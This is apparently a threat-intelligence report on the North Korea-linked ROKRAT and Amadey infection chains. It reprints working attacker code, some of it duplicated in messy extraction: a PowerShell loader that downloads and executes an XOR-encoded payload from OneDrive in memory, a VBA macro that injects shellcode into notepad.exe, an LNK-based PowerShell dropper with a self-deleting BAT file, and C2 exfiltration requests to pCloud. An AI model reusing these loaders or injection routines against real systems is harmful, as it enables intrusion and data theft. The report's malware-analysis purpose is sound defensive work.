$bb=[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);' $ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru
$ddd=[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);' $fff=Add-
Type -MemberDefinition $ddd -Name "DDD" -PassThru $e=112 do { try { $c.Headers["user-agent"] =
"connecting..." $xmlpw4=$c.DownloadData($d) $x0 = $b::GlobalAlloc(0x0040, $xmlpw4.Length+0x100)
$sold = 0 $aab::VirtualProtect($x0, $xmlpw4.Length+0x100, 0x40, [ref]$sold) for ($h = 1; $h -lt
$xmlpw4.Length; $h++) { [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmlpw4[$h] -
bxor $xmlpw4[0]) ) } try { throw 1 } catch { $handle=$ccc::CreateThread(0,0,$x0,0,0,0)
$fff::WaitForSingleObject($handle, 500*1000) } $e=222 } catch { sleep 11 $e=112 } } while($e -eq 112)

[Net.ServicePointManager]::SecurityProtocol=
[Enum]::ToObject([Net.SecurityProtocolType], 3072)
$aaa=' [DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint
b,uint c);'

```

```

$b=Add-Type -MemberDefinition $aa -Name "AAA" -PassThru
$abab = '[DllImport("kernel32.dll")]public static extern bool
VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);'
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru
$c = New-Object System.Net.WebClient
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2LmlzL3UvcyFBalF0THZFRV9DVU9iUFdnLXhPZG8x

$bb='[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);'
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr
WaitForSingleObject(IntPtr a,uint b);'
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru
$e=112

do {
    try {
        $c.Headers["user-agent"] = "connecting..."
        $xmpw4=$c.DownloadData($d)
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100)
        $old = 0
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old)
        for ($h = 1; $h -lt $xmpw4.Length; $h++)
            ( [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1,
($xmpw4[$h] -bxor $xmpw4[0]) ) )
        try { throw 1 }
        catch {
            $handle=$ccc::CreateThread(0,0,$x0,0,0,0)
            $fff::WaitForSingleObject($handle, 500*1000) }
        $e=222 }
    catch {
        sleep 11
        $e=112 }
} while($e -eq 112)

```

Classic ROKRAT Infection Chain

While adopting new behavior to keep up with the shifting threat landscape, ROKRAT operators still stick to some old habits. In parallel to the newly identified method described above, ROKRAT is still deployed using malicious Word documents.

In December 2022, a malicious Word document named 사례비_지급의뢰서.doc (Case fee_Payment request.doc) was submitted to VirusTotal. The document itself contains a short form to enter personal and banking information. However, closer inspection of the document reveals references to the Ministry of Unification, a ministry in the South Korean government that is responsible for guiding policy with North Korea and dealing with North Korean defectors, with the ultimate goal of reuniting the two countries.




Figure 8 – Infection chain for “Projects in Libya” lure.

Once the user opens the malicious document and allows the macro to execute, the following infection chain is triggered:

1. The macro checks and ensures it has access to the Visual Basic project by setting the AccessVBOM registry key to load additional code.
2. The macro decodes a new VBA script, writes it to a new module in the macro, and then executes it. This is done without dropping any of the code to the disk.
3. The second VBA script runs `notepad.exe` and injects shellcode into it.
4. The shellcode runs inside `notepad.exe` and reaches out to OneDrive to download the ROKRAT payload and execute it in memory.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, <truncated>...
```

```
#If Win64 Then
```

```
Dim FSO As Object
```

```
Set FSO = CreateObject("Scripting.FileSystemObject")
```

```
Dim windowsDir As String
```

```
windowsDir = FSO.GetSpecialFolder(0)
```

```
windowsDir = windowsDir & "\SysWOW64\notepad.exe"
```

```
ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc)
```

```
#Else
```

```
ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc)
```

```
#End If
```

```
PID = proc.dwProcessID
```

```
If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
```

```

dwCodeLen = &H800

shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000,
PAGE_EXECUTE_READWRITE)

hGlobalMemory = GlobalAlloc(GHND, UBound(src_str))

For i = LBound(src_str) To UBound(src_str)

bValue = src_str(i)

RtlMoveMemory hGlobalMemory + i, bValue, 1

Next i

Dim resultWriteProcess

resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, hGlobalMemory,
UBound(src_str) + 1, ret)

hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0, 0, 0)

src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, <truncated>... #If Win64
Then Dim FSO As Object Set FSO = CreateObject("Scripting.FileSystemObject") Dim windowsDir As
String windowsDir = FSO.GetSpecialFolder(0) windowsDir = windowsDir & "\SysWOW64\notepad.exe"
ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc) #Else ReturnValue =
CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc) #End If PID = proc.dwProcessID If PID
Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
dwCodeLen = &H800 shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000,
PAGE_EXECUTE_READWRITE) hGlobalMemory = GlobalAlloc(GHND, UBound(src_str)) For i =
LBound(src_str) To UBound(src_str) bValue = src_str(i) RtlMoveMemory hGlobalMemory + i, bValue, 1
Next i Dim resultWriteProcess resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr,
hGlobalMemory, UBound(src_str) + 1, ret) hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0,
0, shellAddr, 0, 0, 0)

src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4,
<truncated>...
    #If Win64 Then
        Dim FSO As Object
        Set FSO = CreateObject("Scripting.FileSystemObject")
        Dim windowsDir As String
        windowsDir = FSO.GetSpecialFolder(0)
        windowsDir = windowsDir & "\SysWOW64\notepad.exe"
        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0,
start, proc)
    #Else
        ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0,
start, proc)
    #End If
    PID = proc.dwProcessID
    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False,
PID) Else Exit Sub
    dwCodeLen = &H800
    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000,
PAGE_EXECUTE_READWRITE)
    hGlobalMemory = GlobalAlloc(GHND, UBound(src_str))
    For i = LBound(src_str) To UBound(src_str)
        bValue = src_str(i)
        RtlMoveMemory hGlobalMemory + i, bValue, 1
    Next i
    Dim resultWriteProcess
    resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr,
hGlobalMemory, UBound(src_str) + 1, ret)
    hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0,
0, 0)

```

The infection chain described here is extremely similar to what [MalwareBytes](#) reported in January 2021, which also deployed ROKRAT by injecting shellcode into `notepad.exe` and loading the RAT in memory. However, the samples described in the MalwareBytes research had compilation dates from 2019, whereas the new ROKRAT sample we discovered appears to have been compiled on December 21, 2022, only six days before the document was submitted to VirusTotal.

Additionally, there is another document recently discovered in April 2023 that appears to be part of the same infection chain, only this time the target process for injection is `mspaint.exe`. The document references a few subjects such as Kim Jong-Un's potential successor and North Korea's nuclear weapon capabilities. Unfortunately, at the time of our analysis, the URL was no longer replying to the request to download the payload. However, it is highly likely that this document was also intended to deliver ROKRAT.

The Amadey Connection

At the beginning of November 2022, a file called `securityMail.zip` was submitted to VirusTotal. This ZIP contained two LNKs which were both suspiciously large at just under 5 MB. The implementation of PowerShell commands within the two LNKs is unique and overlaps only with ROKRAT and GOLDBACKDOOR LNK infections. This specific infection chain, however, ends up deploying Amadey, a commodity malware available for sale on cybercrime forums. Amadey was [linked](#) in the past to Konni, another cluster of activity that aligns with APT37.




Figure 9 – Infection chain for the “Security Mail” lure. Opening either of these LNKs results in a similar flow:

1. A PowerShell command extracts a decoy HTML file from the LNK and drops it to disk, in a similar manner to ROKRAT infection chains:

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```

$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;if($lnkpath.length -eq 0) {$dirPath = "$env:temp";$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;};$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00090300 -ReadCount 00090300;$pdfPath = "$env:temp\securityMail_1031.html"; sc $pdfPath ([byte[]]($pdfFile | select -Skip 004386)) -Encoding Byte; & $pdfPath;$exeFile = gc $lnkpath -Encoding Byte -TotalCount 04662404 -ReadCount 04662404;$exePath="$env:public\11702.zip";sc $exePath ([byte[]]($exeFile | select -Skip 00090300)) -Encoding Byte;$shell = new-object -com shell.application;$zip = $shell.Namespace($exePath);if($zip.items().count -gt 0){$executemodule =
  
```

```

$env:public + '\' +
$zip.items().item(0).name;$shell.Namespace($env:public).CopyHere($zip.items().item(0), 1044) | out-
null; remove-item -path $exePath -force;$batPath="$env:public\27868.bat";$cmdline="rundll32.exe
\"$executemodule\",Run`r`ndel /f /q %0";sc $batPath $cmdline;start-process -filepath $batPath -
windowstyle hidden;}

$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length
-eq 0x0000472484} | Select-Object -ExpandProperty FullName;if($lnkpath.length -eq 0) {$dirPath =
\"$env:temp\";$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq
0x0000472484} | Select-Object -ExpandProperty FullName;};$pdfFile = gc $lnkpath -Encoding Byte -
TotalCount 00090300 -ReadCount 00090300;$pdfPath = \"$env:temp\securityMail_1031.html\"; sc
$pdfPath ([byte[]]($pdfFile | select -Skip 004386)) -Encoding Byte; & $pdfPath;$exeFile = gc $lnkpath -
Encoding Byte -TotalCount 04662404 -ReadCount 04662404;$exePath="$env:public\11702.zip\";sc
$exePath ([byte[]]($exeFile | select -Skip 00090300)) -Encoding Byte;$shell = new-object -com
shell.application;$zip = $shell.Namespace($exePath);if($zip.items().count -gt 0){$executemodule =
$env:public + '\' +
$zip.items().item(0).name;$shell.Namespace($env:public).CopyHere($zip.items().item(0), 1044) | out-
null; remove-item -path $exePath -force;$batPath="$env:public\27868.bat\";$cmdline="rundll32.exe
\"$executemodule\",Run`r`ndel /f /q %0";sc $batPath $cmdline;start-process -filepath $batPath -
windowstyle hidden;}

$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse
*.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -
ExpandProperty FullName;if($lnkpath.length -eq 0) {$dirPath =
\"$env:temp\";$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-
object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty
FullName;};$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00090300 -
ReadCount 00090300;$pdfPath = \"$env:temp\securityMail_1031.html\"; sc
$pdfPath ([byte[]]($pdfFile | select -Skip 004386)) -Encoding Byte; &
$pdfPath;$exeFile = gc $lnkpath -Encoding Byte -TotalCount 04662404 -
ReadCount 04662404;$exePath=\"$env:public\11702.zip\";sc $exePath ([byte[]]
($exeFile | select -Skip 00090300)) -Encoding Byte;$shell = new-object -com
shell.application;$zip = $shell.Namespace($exePath);if($zip.items().count -gt
0){$executemodule = $env:public + '\' +
$zip.items().item(0).name;$shell.Namespace($env:public).CopyHere($zip.items().item(0),
1044) | out-null; remove-item -path $exePath -
force;$batPath=\"$env:public\27868.bat\";$cmdline="rundll32.exe
\"$executemodule\",Run`r`ndel /f /q %0";sc $batPath $cmdline;start-process
-filepath $batPath -windowstyle hidden;}

```

2. This PowerShell also extracts a ZIP archive from the LNK, which contains a DLL. The DLL is then dropped to disk as `mfc100.dll`.
3. The PowerShell finally extracts a BAT script from the LNK as well, dropping it to disk and executing it.
4. The BAT script runs the DLL with `rundll32.exe` and deletes itself.

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```

rundll32.exe "C:\Users\Public\mfc100.dll",Run
del /f /q %0
rundll32.exe "C:\Users\Public\mfc100.dll",Run del /f /q %0
rundll32.exe "C:\Users\Public\mfc100.dll",Run
del /f /q %0

```

An initial analysis of the DLL file revealed that it is packed with [Themida](#), a commercial code protection solution. After analyzing a memory dump of its execution, we were able to confirm that this was in fact Amadey. The decoy HTML file contains a fake login page for Kakao Bank, a popular bank in South Korea. Further analysis of the HTML revealed that it is not used for password phishing, but to hide the threat actors' intentions.




Figure 10 – Fake Kakao Bank login page (automatic translation on the right).

ROKRAT Technical Analysis

ROKRAT is just one of the many custom tools used by this threat actor, but is definitely versatile and powerful. ROKRAT primarily focuses on running additional payloads and extensive data exfiltration. It relies on cloud infrastructure for C&C functions, including DropBox, pCloud, Yandex Cloud, and OneDrive. ROKRAT also collects information about the machine to prevent further infection of unintended victims.

While it's no secret that ROKRAT has not significantly changed in the last few years, this can be attributed to its slick use of in-memory execution, disguising C&C communication as potentially legitimate cloud communication, and additional layers of encryption to hinder network analysis and evade network signatures. As a result, there are not a lot of recent published articles about ROKRAT.

General Malware Structure

Most samples of ROKRAT have a very simple WinMain function. All of the samples analyzed so far contain a data collection functionality (`CollectMachineData`, as seen in Figure 11 below) which is executed before the execution of the Main RAT thread (`MainRATThread`). This thread initializes the RAT and runs a loop to try and get commands from the C&C, and then parses and executes them.

There are two additional functionalities embedded into the WinMain function that we only observed in a subset of the samples. The first checks if the RAT is able to write to the TEMP directory (`CheckTemp`, as seen in Figure 11 below). The second one creates a thread (`KillCertainProcessesThread`) to kill certain processes linked to previous infection vectors that exploited vulnerabilities in Hancorn Office.

```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     HANDLE hThread; // eax
4     DWORD ThreadId; // [esp+0h] [ebp-4h] BYREF
5
6     CheckTemp();
7     CollectMachineData();
8     strcpy((char *)&dword_48034C, "disable");
9     CreateThread(0, 0, (LPTHREAD_START_ROUTINE)KillCertainProcessesThread, 0, 0, &ThreadId);
10    hThread = CreateThread(0, 0, MainRATThread, 0, 0, &ThreadId);
11    WaitForSingleObject(hThread, 0xFFFFFFFF);
12    return 0;
13 }

```

Figure 11 – An example of a WinMain function in ROKRAT.

Victim Fingerprinting and Evasions

One of the first functions that ROKRAT calls when it executes is designed to collect data about the infected machine. In this phase of infection, this is likely to help the attackers distinguish if this is a desired target or not, and then act accordingly.

In this function (and many others), ROKRAT uses encrypted strings to prevent some of the techniques used from being visible to static analysis. The information collected here includes whether the program is running on WOW64 (indicating 32-bit applications running on 64-bit windows), the version of `vmtoolsd.exe` (VMWare Tools Daemon, if installed), SMBIOS data from the registry, and the system BIOS version from the registry as well.

The RAT also collects the username, machine name, and the full path to the executable file where the RAT is executing. The latter is important because the infection chain usually involves injecting a ROKRAT PE file into an existing process's memory. In other words, this allows the attackers to see if ROKRAT is executing in the expected process, such as powershell.exe or notepad.exe. Finally, the function checks to see if the executable has permission to create a file for writing under C:\Windows.

```
77 ModuleHandleA = GetModuleHandleA("ntdll");
78 RtlGetVersion = GetProcAddress(ModuleHandleA, "RtlGetVersion");
79 if ( RtlGetVersion )
80 {
81     lpVersionInformation.dwOSVersionInfoSize = 284;
82     ((void (__cdecl *) (RTL_OSVERSIONINFOW *))RtlGetVersion)(&lpVersionInformation);
83 }
84 LOBYTE(information_struct.is_wow64_process) = '0';
85 LOBYTE(information_struct.is_debugger_present) = '0';
86 sprintf(
87     information_struct.windows_version,
88     "%d.%d.%d",
89     lpVersionInformation.dwMajorVersion,
90     lpVersionInformation.dwMinorVersion,
91     lpVersionInformation.dwBuildNumber);
92 information_struct.xor_key_1[0] = '0';
93 is_wow64 = check_if_wow64();
94 is_wow64_process = information_struct.is_wow64_process;
95 nSize = 0x40;
96 if ( is_wow64 )
97     is_wow64_process = 0x31;
98 LOBYTE(information_struct.is_wow64_process) = is_wow64_process;
99 GetComputerNameW((LPWSTR)information_struct.computer_name, &nSize);
100 nSize = 64;
101 GetUserNameW((LPWSTR)information_struct.username, &nSize);
102 GetModuleFileNameW(0, (LPWSTR)information_struct.module_filename, 0xFFu);
103 get_machine_type(information_struct.machine_type);
```

Figure 12 – CollectMachineData collects various information about the infected machine.

While a lot of the target's data is collected in the function mentioned above, there is another data collection function that runs in the context of the main RAT thread before ROKRAT starts accepting commands. This second function check calls the IsDebuggerPresent API, storing the result as a character (0 or 1). In addition, it calls a function to grab a screenshot of the machine.

The data collection carried out in the main thread will be executed, sending the collected each time ROKRAT attempts to get commands.

In this same function, some samples also check if there is a running process named 360Tray.exe, a process that is part of an antivirus software called 360 Total Security. The result is stored in a global Boolean variable and is accessed in a separate function used to execute shellcode payloads. Interestingly, if the process was found, ROKRAT doubles the timeout period it waits for the shellcode to finish running from 24 seconds to 48 seconds. If the shellcode runs past the timeout period and 360Tray.exe was not previously detected, ROKRAT attempts to terminate the shellcode thread.

As previously mentioned, some ROKRAT samples execute a thread called KillCertainProcessesThread. This thread kills two processes, gbb.exe and gswin32c.exe, which are responsible for parsing postscript data in Hancorn Office. In the past, ROKRAT samples have come from malicious HWP documents that exploit these processes to gain code execution. Most likely, this is code left over from trying to clean any traces of exploitation from previous campaigns.

Instead of using hardcoded or encrypted strings for these process names, ROKRAT instead contains a simple hashing algorithm that determines a process name based on an integer value. It works in the following way:

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```
def calculate_hash(process_name):
```

```
    hash_value = 5381 # Initial value
```

```
    for current_char in process_name.upper():
```

```
        hash_value = ord(current_char) + 33 * hash_value
```

```
return hash_value & 0xFFFFFFFF # Return as 32-bit integer
```


```
def calculate_hash(process_name): hash_value = 5381 # Initial value for current_char in process_name.upper():  
hash_value = ord(current_char) + 33 * hash_value return hash_value & 0xFFFFFFFF # Return as 32-bit integer
```

```
def calculate_hash(process_name):  
    hash_value = 5381 # Initial value  
    for current_char in process_name.upper():  
        hash_value = ord(current_char) + 33 * hash_value  
    return hash_value & 0xFFFFFFFF # Return as 32-bit integer
```

C&C Communication

In each of the ROKRAT samples we analyzed, the malware configuration contained an ID number representing the cloud infrastructure, and the API token to use it. The ID number can have the following values to correspond to different cloud providers, as well as a test mode that allows the RAT to communicate with the local machine:

- 1 – Local machine (no cloud)
- 3 – Dropbox
- 4 – pCloud
- 5 – Yandex



```
79     case 3:  
80         v29 = &v20;  
81         std::wstring::wstring(v30);  
82         LOBYTE(v33) = 1;  
83         v10 = InitializeDropbox(a2, (int)a3, v20, v21, v22, (int)v23, v24, v25);  
84         goto LABEL_38;  
85     case 4:  
86         v29 = &v20;  
87         std::wstring::wstring(v30);  
88         LOBYTE(v33) = 1;  
89         v10 = InitializePCloud(a2, (int)a3, v20, v21, v22, (int)v23, v24, v25);  
90         goto LABEL_38;  
91     case 5:  
92         v29 = &v20;  
93         std::wstring::wstring(v30);  
94         LOBYTE(v33) = 1;  
95         v10 = InitializeYandexCloud(a2, (int)a3, v20, v21, v22, (int)v23, v24, v25);  
96         goto LABEL_38;
```

Figure 13 – Switch case statement for the cloud storage provider.

Further analysis indicates that there are usually two C&C configurations, one used as the primary infrastructure and the second as a backup. In the latest samples we discovered, the primary C&C was **pCloud** and the secondary was **Yandex Cloud**.

ROKRAT starts with initializing the token and then gets the folder content from the C&C to make sure it has access and the token is valid:

```
GET /listfolder?path=/ HTTP/1.1  
Connection: Keep-Alive  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.8  
Authorization: Bearer [REDACTED]  
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)  
Host: api.pcloud.com
```

Figure 14 – GET request headers to list folder directory in pCloud.

The names for the files that ROKRAT uses are generated based on `GetTickCount` API and random values from the `rand` API with the time of execution as a seed.

ROKRAT uploads a file to the server that contains the following information about the victim machine:

- Hardcoded value `0xBAADF00D` – Used later in the C&C communication
- `IsDebuggerPresent` value
- Screenshot image the malware previously saved to the following path: `%TEMP%\<16 hex digits>.tmp`
- Processes data – `pid:<PID>,name:<process name>,path:<file name>` for every working process
- Tick Count
- XOR keys – Used for decrypting commands and payloads from the C&C
- Generated filenames – Used later for downloading and executing payloads in certain commands
- `IsWow64Process` flag
- Windows Version
- Computer Name
- Username
- Machine Type – Obtained by querying `SMBiosData` registry value under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mssmbios\Data`

- VMware tools version data
- System BIOS version

To further hide its tracks, ROKRAT labels the data collected about the victim's machine as MP3:

```

}POST /uploadfile?path=/Comment&filename=1C56076800156069&nopartial=1 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data;boundary=--wwjaughalvncjwiajs--
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Authorization: Bearer [REDACTED]
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Length: 46901
Host: api.pcloud.com

--wwjaughalvncjwiajs--
Content-Disposition: form-data; name="file"; filename="1C56076800156069"
Content-Type: voice/mp3

```

Figure 15 – POST request headers to send encrypted data gathered from the victim machine to pCloud.

